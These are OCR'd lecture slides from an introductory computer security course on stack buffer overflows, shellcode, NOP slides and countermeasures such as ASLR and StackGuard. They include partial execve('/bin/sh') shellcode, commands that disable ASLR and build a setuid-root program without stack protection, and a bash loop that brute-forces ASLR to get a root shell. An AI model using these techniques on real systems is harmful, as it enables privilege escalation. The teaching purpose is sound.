COSC 366
Intro to Computer Security

Lecture 06
Software Security

Dr. Suya

Fall 2024

Today's Class

- Buffer Overflow Overview
- Countermeasures


Returning from functions

In C

```
return;
```

In compiled assembly

```
leave: mov %esp %ebp
       pop %ebp
ret:   pop %eip
```




Returning from functions

In C

```
return;
```

In compiled assembly

```
leave: → mov %esp %ebp
         pop %ebp
ret:     pop %eip
```




Returning from functions

In C

```
return;
```

In compiled assembly

```
leave:   mov %esp %ebp
       → pop %ebp
ret:     pop %eip
```




Returning from functions

In C

```
return;
```

In compiled assembly

```
leave:   mov %esp %ebp
       ➜ pop %ebp
ret:     pop %eip
```



Returning from functions


In C

```
return;
```

In compiled assembly

```
leave:   mov %esp %ebp
         pop %ebp
ret:   ➔ pop %eip
```

1. The next instruction is to "remove" the arguments off the stack
2. And now we're back where we started



Stack & functions: Summary

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

1. **Push the old frame pointer** onto the stack: push %ebp
2. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
3. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning)

1. **Reset the previous stack frame**: %esp = $ebp; pop %ebp
2. **Jump back to return address**: pop %eip

BUFFER OVERFLOW

Common functions that cause overflow

- Recall: In C, string are character arrays terminated with a null character
  - '\0' which is represented by a byte of all zeroes

```
#include <string.h>
#include <stdio.h>
void main () {
    char src[40]="Hello world \0 Extra string";
    char dest[40];

    // copy to dest (destination) from src (source)
    strcpy (dest, src);
}
```

Common functions that cause overflow

strcpy(char *to, char *from)


Copies 'from' into 'to' until it reaches the null character in from

Does not take into account the size of either

Overflows **`to`** whenever **`strlen(from)`** is greater than the size of **`to`**


Common functions that cause overflow

```c
#include <string.h>
void foo(char *str)
{
    char buffer[12];
    /* The following statement will result in a buffer overflow */
    strcpy(buffer, str);
}
int main() {
    char *str = "This is definitely longer than 12";
    foo(str);
    return 1;

}
```




Common functions that cause overflow

```c
#include <string.h>
void foo(char *str)
{
    char buffer[12];
    /* The following statement will result in a buffer overflow */
    strcpy(buffer, str);
}
int main() {
    char *str = "This is definitely longer than 12";
    foo(str);
    return 1;

}
```



Common functions that cause overflow


```c
#include <string.h>
void foo(char *str)
{
    char buffer[12];
    /* The following statement will result in a buffer overflow */
    strcpy(buffer, str);
}
int main() {
    char *str = "This is definitely longer than 12";
    foo(str);
    return 1;

}
```



Common functions that cause overflow

```c
#include <string.h>
void foo(char *str)
{
    char buffer[12];
    /* The following statement will result in a buffer overflow */
    strcpy(buffer, str);
}
int main() {
    char *str = "This is definitely longer than 12";
    foo(str);
    return 1;

}
```

SEGFAULT



What's the common things?

- Functions does not check the length.
  - Technically, it does not limit the size of strings (or buffer) of src to dest.

Some Unsafe C Lib Functions

strcpy (char *dest, const char *src)

strcat (char *dest, const char *src)

gets (char *s)

scanf (const char *format, …)

sprintf (conts char *format, …)

⋮

What's the common things?

- Functions does not check the length.
  - Technically, it does not limit the size of strings (or buffer) of src to dest.
- User-supplied strings can result in serious problems

User-supplied strings

- In these examples, we were providing our own strings

- But they come from users in myriad ways
  - Text input
  - Network packets
  - Environment variables
  - File input
  - …

What Can An Adversary Do With This?

- Two general forms of attack
- Option 1) Change the value of local variables outside of normal control flow

C

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void hackthis(){
	int key = 0xabcd1234;
	char buf[32];
	printf("please hack me: ");
	gets(buf); //hint: hack this!
	if(key == 0xbeefcafe){
		printf("you got me\n");
		system("ping 8.8.8.8");
	}
	else{
		printf("It doesn't work.\n");
	}
}

int main(int argc, char* argv[]){
	hackthis();
	return 0;
}
```

What Can An Adversary Do With This?

- Two general forms of attack
- Option 1) Change the value of local variables outside of normal control flow
  - For example an account number stored on the stack
  - Or an integer storing say the current EUID stored on the stack…
  - Can change values of variables in higher (calling) stack frames as well
    - A little more complicated, but certainly not impossible
- Option 2) Alter what the return address points to
  - Pointing it to code we want to run
  - Where could we place such code???

Consequences of Buffer Overflow

- Overwriting return address with some random address can point to :
  - Invalid instruction
  - Non-existing address
  - Access violation
  - Attacker's code to gain access

Malicious code

Shellcode

- Generic name used for "adversarial machine instructions"
- Most common form was code that ran *exec("/bin/sh");*

- Opening step in building is to write a short program that does what you want
- Dump the machine code
- Need to adjust so there are no null bytes in it

- In practice there are repositories of this stuff on the Internet
  - Alphanumeric shellcode exists
  - "English" shellcode exists

Shellcode

```
#include <stdio.h>
int main( ) {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```


Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Machine code


```
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
...
```


What if they are malicious code?



Creation of The Malicious Input

Task A : Find the offset distance between the base of the buffer and return address.
Task B : Find the address to place the shellcode





Challenge

- We don’t know where the shell code is?
- Solution?
  - NOP (0x90)


NOP Slides (0x90)

- Sometimes it is hard to know *exactly* where a buffer will be
- Every instruction in your shellcode needs to execute
- NOPs have zero impact on execution
- Running a whole bunch of NOPs and then your shellcode is the same as just running your shellcode
- Placing a whole bunch of NOPs before your shellcode makes your life easier
- The ret addr just needs to point to *any* of the NOPs

Task B : Address of Malicious Code

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the buf with NOP instructions and place the malicious code at the end of the buffer.

Note : NOP- Instruction that does nothing.



Countermeasures

Countermeasures

Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

Developer approaches

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

Strncpy()

- **Description**
  - The **strcpy**() function copies the string pointed to by *src*, including the terminating null byte ('\0'), to the buffer pointed to by *dest*. The strings may not overlap, and the destination string *dest* must be large enough to receive the copy. *Beware of buffer overruns!* (See BUGS.)
  - The **strncpy**() function is similar, except that at most *n* bytes of *src* are copied.

Simple implementation of strncpy

```
void strncpy(char* dst, const char* src, size_t sz) {
    size_t i = 0;
    while(1) {
        if(i >= sz)
            return;
        dst[i] = src[i];
        if(src[i] == '\0')
            return;
        i++;
    }
}
```

Security problems of strncpy

- C strings are supposed to end in a \0 !
- but it does not guarantee that the resulting string will be null-terminated.
  - If src is equal to or greater than n, won't have null-terminator
- Buffer overread.
  - Function that expects \0 will keep reading adjacent memory
- Strlcpy() is a safer alternative.
  - ensures that the resulting string is always null-terminated (adds \0 after certain size such as n-1)

Wait! What's another problem?

- strlcpy() looks safe (as the prof. said that)
- What might be the potential security problem here?

length specified by programmers

- What if I have changed the length of name to 4?
  - char name[4]
  - strlcpy(name,"helloo", 6)
- This would result in an overflow.
- Why?
  - in C, an array is simply a contiguous region of memory
  - In C, the programmer is the one responsible for keeping track of how large an array is, and for providing the size to functions.

What's the solution?

- May wonder? sizeof()?
  - sizeof(name)
- sizeof is telling you how large x is, but x can be a pointer to a buffer.

- How about strlen()?
  - strlen(name)
  - strlen merely tries to count the number of bytes until it reaches a zero-byte (in memory), not necessarily buffer size
  - What's the problem?
  - Not useful with non-ASCII data (raw binary data, images)
    - Do not have null-terminator (zero-bytes)

Countermeasures

Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

System & GCC options

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

Randomize virtual address space

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.

↓

Difficult to guess the stack address in the memory.

↓

Difficult to guess %ebp address and address of the malicious code

Address Space Layout Randomization

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

Address Space Layout Randomization : Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

2

3

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

ASLR : Defeat It

Defeat it by running the vulnerable code in an infinite loop.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

ASLR : Defeat it

On running the script for about 19 minutes on a 32-bit Linux machine, we got the a

e

```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#     ← Got the root shell!
```

Countermeasures

Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

System & GCC options

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```


2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

-f: flag
no-stack-protector

Stack guard


- Another buffer overflow attack pattern?



Ref.: https://www.redhat.com/en/blog/security-technologies-stack-smashing-protection-stackguard

Stack guard

```
void foo (char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
